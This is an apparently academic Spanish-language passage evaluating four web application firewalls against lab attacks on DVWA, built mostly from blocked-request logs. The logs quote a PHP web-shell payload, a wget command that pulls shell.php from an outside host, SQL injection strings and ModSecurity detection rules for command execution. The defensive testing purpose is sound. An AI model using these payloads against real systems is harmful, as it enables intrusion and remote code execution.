Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:



[Fri Dec 20 01:05:08.492622 2019] [:error] [pid 873:tid 34385541120] [client 192.168.1.130:2161] [client 192.168.1.130] ModSecurity: Access denied with code 403 (phase2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "macro 'policy_5dd4ce7cb1149611d76cd31a_score' (defined on line 328 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf") used on line 710 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf""] [line "14"] [id "91"] [msg "Inbound anomaly score 80 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/fi/"] [unique_id "XfweRP2Ie1Rb5pXBjYP9wgAAAVg"]

- **WAF Waf2Py**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:


#	Logs
1	2019/12/20 01:27:02 [error] 4361#0: *19 [client 192.168.1.130] ModSecurity: Access denied with code 403 (phase 2). Matched "Operator `Rx' with parameter `(?:^|=)\s*(?:{|\s*\(\s*|\w+=(?:[^\s]*|\$.*|\$.*|<.*|>.*|\'.*\'|\".*\")\s+|!\s*|\$)*\s*(?:'|")*(?:[\?*\[\]\(\)\-|+\w'\"\./\\\\]+/)?[\\\\'\"]*(?:l[\\\\'\"]*(?:s(?:[\\\\'\"]*(?:b[\\\\'\"]*_[\\\\'\"]*r (6252 characters omitted)' against variable `ARGS:cmd' (Value: `wget http://192.168.1.10/shell.php -P /var/www/dvwa/hackable/uploads') [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-932-APPLICATION-ATTACK-RCE.conf"] [line "457"] [id "932150"] [rev ""] [msg "Remote Command Execution: Direct Unix Command Execution"] [data "Matched Data: wget found within ARGS:cmd: wget http://192.168.1.10/shell.php -P /var/www/dvwa/hackable/uploads"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-shell"] [tag "platform-unix"] [tag "attack-rce"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/COMMAND_INJECTION"] [tag "WASCTC/WASC-31"] [tag "OWASP_TOP_10/A1"] [tag "PCI/6.5.2"] [hostname "192.168.1.130"] [uri "/dvwa/vulnerabilities/fi/"] [unique_id "157682322291.900261"] [ref "o0,5v85,68"], client: 192.168.1.130, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/fi/?page=data:,%3C?php%20system($_GET[%27cmd%27]);?%3E&cmd=wget%20http://192.168.1.10/shell.php%20-P%20/var/www/dvwa/hackable/uploads HTTP/1.1", host: "proxy-waf.com.ec"

2019/12/20 01:27:02 [error] 4361#0: *19 [client 192.168.1.130] ModSecurity: Access denied with code 403 (phase 2). Matched "Operator `Rx' with parameter `(?:^|=)\s*(?:{|\s*\(\s*|\w+=(?:[^\s]*|\$.*|\$.*|<.*|>.*|\'.*\'|\".*\")\s+|!\s*|\$)*\s*(?:'|")*(?:[\?*\[\]\(\)\-\|+\w'\"\./\\\\]+/)?[\\\\'\"]*(?:l[\\\\'\"]*(?:s(?:[\\\\'\"]*(?:b[\\\\'\"]*_[\\\\'\"]*r (6252 characters omitted)' against variable `ARGS:cmd' (Value: `wget http://192.168.1.10/shell.php -P /var/www/dvwa/hackable/uploads') [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-932-APPLICATION-ATTACK-RCE.conf"] [line "457"] [id "932150"] [rev ""] [msg "Remote Command Execution: Direct Unix Command Execution"] [data "Matched Data: wget found within ARGS:cmd: wget http://192.168.1.10/shell.php -P /var/www/dvwa/hackable/uploads"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-shell"] [tag "platform-unix"] [tag "attack-rce"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/COMMAND_INJECTION"] [tag "WASCTC/WASC-31"] [tag "OWASP_TOP_10/A1"] [tag "PCI/6.5.2"] [hostname "192.168.1.130"] [uri "/dvwa/vulnerabilities/fi/"] [unique_id "157682322291.900261"] [ref "o0,5v85,68"], client: 192.168.1.130, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/fi/?page=data:,%3C?php%20system($_GET[%27cmd%27]);?%3E&cmd=wget%20http://192.168.1.10/shell.php%20-P%20/var/www/dvwa/hackable/uploads HTTP/1.1", host: "proxy-waf.com.ec"

- **WAF Nginx**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:



```
2019/12/20 01:37:24 [error] 1155#0: [client 192.168.1.130] ModSecurity: Access denied with code 403 (phase 2). Pattern match "(?i)(?:\\W|^)(?:javascript:(?:[\\s\\S]+[=\
\\(\\[\\.<]|[\\s\\S]*?(?:\\bname\\b|\\[ux]\\d))|data:(?:(?:[a-z]\\w+\\/\\w[\\w+-]+\\w)?[;,]|[\\s\\S]*?;[\\s\\S]*?\\b(?:base64|charset=)|[\\s\\S]*?,[\\s\\S]*?<[\\s\\S]*
?\\w[\\s\\S]*?>))|@\\W*?i\\W*?m\\W*?p\\W*? ..." at ARGS:page. [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "
254"] [id "941170"] [msg "NoScript XSS InjectionChecker: Attribute Injection"] [data "Matched Data: data:, found within ARGS:page: data:,<?php system($_GET['cmd']);?>"]
 [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"] [tag
"OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/WASC-8"] [tag "WASCTC/WASC-22"] [tag "OWASP_TOP_10/A3"] [tag "OWASP_AppSensor/IE1"] [tag "CAPEC-242"] [hostna
me ""] [uri "/dvwa/vulnerabilities/fi/"] [unique_id "CcZWAcAcAmAcAcAcARAzAgMQ"]
2019/12/20 01:37:24 [error] 1155#0: [client 192.168.1.130] ModSecurity: Audit log: Failed to lock global mutex: Permission denied [hostname ""] [uri "/dvwa/vulnerabilit
ies/fi/"] [unique_id "CcZWAcAcAmAcAcAcARAzAgMQ"]
2019/12/20 01:37:24 [error] 1155#0: [client 192.168.1.130] ModSecurity: Audit log: Failed to unlock global mutex: Permission denied [hostname ""] [uri "/dvwa/vulnerabil
ities/fi/"] [unique_id "CcZWAcAcAmAcAcAcARAzAgMQ"]
```

2019/12/20 01:37:24 [error] 1155#0: [client 192.168.1.130] ModSecurity: Access denied with code 403 (phase 2). Pattern match "(?i)(?:\\W|^)(?:javascript:(?:[\\s\\S]+[=\\\\(\\[\\.<]|[\\s\\S]*?(?:\\bname\\b|\\[ux]\\d))|data:(?:(?:[a-z]\\w+\\/\\w[\\w+-]+\\w)?[;,]|[\\s\\S]*?;[\\s\\S]*?\\b(?:base64|charset=)|[\\s\\S]*?,[\\s\\S]*?<[\\s\\S]*?\\


w[\\s\\S]*?>))|@\\W*?i\\W*?m\\W*?p\\W*? ..." at ARGS:page. [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "254"] [id "941170"] [msg "NoScript XSS InjectionChecker: Attribute Injection"] [data "Matched Data: data:, found within ARGS:page: data:,<?php system($_GET['cmd']);?>"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/WASC-8"] [tag "WASCTC/WASC-22"] [tag "OWASP_TOP_10/A3"] [tag "OWASP_AppSensor/IE1"] [tag "CAPEC-242"] [hostname ""] [uri "/dvwa/vulnerabilities/fi/"] [unique_id "CcZWAcAcAmAcAcAcARAzAgMQ"]

Ataque 5.1: Inyección SQL Manual

- **WAF ModSecurity Apache**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:



[Sat Dec 07 14:02:52.060399 2019] [:error] [pid 1822] [client 192.168.1.148:9008] [client 192.168.1.148] ModSecurity: Access denied with code 403 (phase 2). Pattern match "(^[\\"`\\xc2\\xb4\\xe2\\x80\\x99\\xe2\\x80\\x98;]+|[\\"`\\xc2\\xb4\\xe2\\x80\\x99\\xe2\\x80\\x98;]+$)" at ARGS:id. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_41_sql_injection_attacks.conf"] [line "64"] [id "981318"] [rev "2"] [msg "SQL Injection Attack: Common Injection Testing Detected"] [data "Matched Data: ' found within ARGS:id: ' or '1=1"] [severity "CRITICAL"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "8"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "Xev3XLx-P98fU0s@-UKrFQAAAAY"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli/

- **WAF Vulture**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

[Tue Dec 10 23:38:19.905547 2019] [:error] [pid 739:tid 34385533440] [client 192.168.1.110:17910] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "macro 'policy_5dd4ce7cb1149611d76cd31a_score' (defined on line 328 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf") used on line 710 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf""] [line "14"] [id "91"] [msg "Inbound anomaly score 49 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "XfAsa61V47hQy5i6MRgltAAAAFI"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli/

- **WAF Waf2Py**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

#	Logs
1	2019/12/11 21:52:41 [error] 3665#0: *60 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "45"] [id "942100"] [rev ""] [msg ""] [data ""] [severity "0"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "157611916169.929400"] [ref ""], client: 192.168.1.110, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/sqli/?id=%27+or+%271%3D1&Submit=Submit HTTP/1.1", host: "proxy-waf.com.ec", referrer: "http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli/"


2019/12/11 21:52:41 [error] 3665#0: *60 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "45"] [id "942100"] [rev ""] [msg ""] [data ""] [severity "0"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"]

[hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "157611916169.929400"] [ref ""], client: 192.168.1.110, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/sqli/?id=%27+or+%271%3D1&Submit=Submit HTTP/1.1", host: "proxy-waf.com.ec", referrer: "http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli/"

- **WAF Nginx**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:




2019/12/11 23:32:58 [error] 1154#0: [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected SQLi using libinjection with fingerprint 's&s' [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "70"] [id "942100"] [msg "SQL Injection Attack Detected via libinjection"] [data "Matched Data: s&s found within ARGS:id: ' or '1=1"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname ""] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "SGAcAcAcxcmqYcAcqcACAcAc"]

Ataque 5.2: Inyección SQL Manual

- **WAF ModSecurity Apache**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:



[Sat Dec 07 14:04:28.756751 2019] [:error] [pid 1698] [client 192.168.1.148:9026] [client 192.168.1.148] ModSecurity: Access denied with code 403 (phase 2). Pattern match "(?i:([\\\\s'\\"`\\xc2\\xb4\\xe2\\x80\\x99\\xe2\\x80\\x98\\\\(\\\\)]*?)\\\\b([\\\\d\\\\w]++)([\\\\s'\\"`\\xc2\\xb4\\xe2\\x80\\x99\\xe2\\x80\\x98\\\\(\\\\)]*?)(?:(?:=|<=>|r?like|sounds\\\\s+like|regexp)([\\\\s'\\"`\\xc2\\xb4\\xe2\\x80\\x99\\xe2\\x80\\x98\\\\(\\\\)]*?)\\\\2\\\\b|(?:!=|<=|>=|<>|<|>|\\\\^|is\\\\s+not ..." at ARGS:id. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_41_sql_injection_attacks.conf"] [line "77"] [id "950901"] [rev "2"] [msg "SQL Injection Attack: SQL Tautology Detected."] [data "Matched Data: 1=1 found within ARGS:id: 1' or 1=1 union select null, table_name from information_schema.tables#"] [severity "CRITICAL"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "8"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "Xev3vAFqhWpXHkiCCRplaQAAAAA"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli/

- **WAF Vulture**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

[Tue Dec 10 23:40:53.000705 2019] [:error] [pid 739:tid 34385533440] [client 192.168.1.110:17922] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "macro 'policy_5dd4ce7cb1149611d76cd31a_score' (defined on line 328 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf") used on line 710 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf""] [line "14"] [id "91"] [msg "Inbound anomaly score 67 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "XfAtBK1V47hQy5i6MRgltQAAAFI"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli/

- **WAF Waf2Py**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:


#	Logs
1	2019/12/11 21:55:39 [error] 3665#0: *61 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "45"] [id "942100"] [rev ""] [msg ""] [data ""] [severity "0"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "157611933910.206722"] [ref ""], client: 192.168.1.110, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities /sqli/?id=1%27+or+1%3D1+union+select+null%2C+table_name+from+information_schema.tables%23& Submit=Submit HTTP/1.1", host: "proxy-waf.com.ec", referrer: "http://proxy-waf.com.ec/dvwa/vulnerabilities /sqli/"

2019/12/11 21:55:39 [error] 3665#0: *61 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "45"] [id "942100"] [rev ""] [msg ""] [data ""] [severity "0"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "157611933910.206722"] [ref ""], client: 192.168.1.110, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D1+union+select+null%2C+table_name+from+information_schema.tables%23&Submit=Submit HTTP/1.1", host: "proxy-waf.com.ec", referrer: "http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli/"

- **WAF Nginx**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:



2019/12/11 23:34:56 [error] 1154#0: [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected SQLi using libinjection with fingerprint 's&1UE' [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "70"] [id "942100"] [msg "SQL Injection

Attack Detected via libinjection"] [data "Matched Data: s&1UE found within ARGS:id: 1' or 1=1 union select null, table_name from information_schema.tables#"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname ""] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "lcAcATecucbcAc2cGcEcA9A2"]

Ataque 5.3: Inyección SQL Automatizado

- **WAF ModSecurity Apache**


Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:


- **WAF Vulture**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Se puede observar que el ataque automatizado por la herramienta Sqlmap es bloqueado y que el aplicativo web ya no es inyectable o vulnerable.



Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:




[Sat Dec 07 14:29:58.606468 2019] [:error] [pid 1702] [client 192.168.1.10:43532] [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Matched phrase "sqlmap" at REQUEST_HEADERS:User-Agent. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_35_bad_robots.conf"] [line "20"] [id "990002"] [rev "2"] [msg "Request Indicates a Security Scanner Scanned the Site"] [data "sqlmap/1.1.12#stable (http://sqlmap.org)"] [severity "CRITICAL"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "9"] [tag "OWASP_CRS/AUTOMATION/SECURITY_SCANNER"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "Xev9tjLD4-5gDAIohYL2XAAAAAM"]


- **WAF Waf2Py**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Se puede observar que el ataque automatizado por la herramienta Sqlmap es bloqueado y que el aplicativo web ya no es inyectable o vulnerable.



Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:



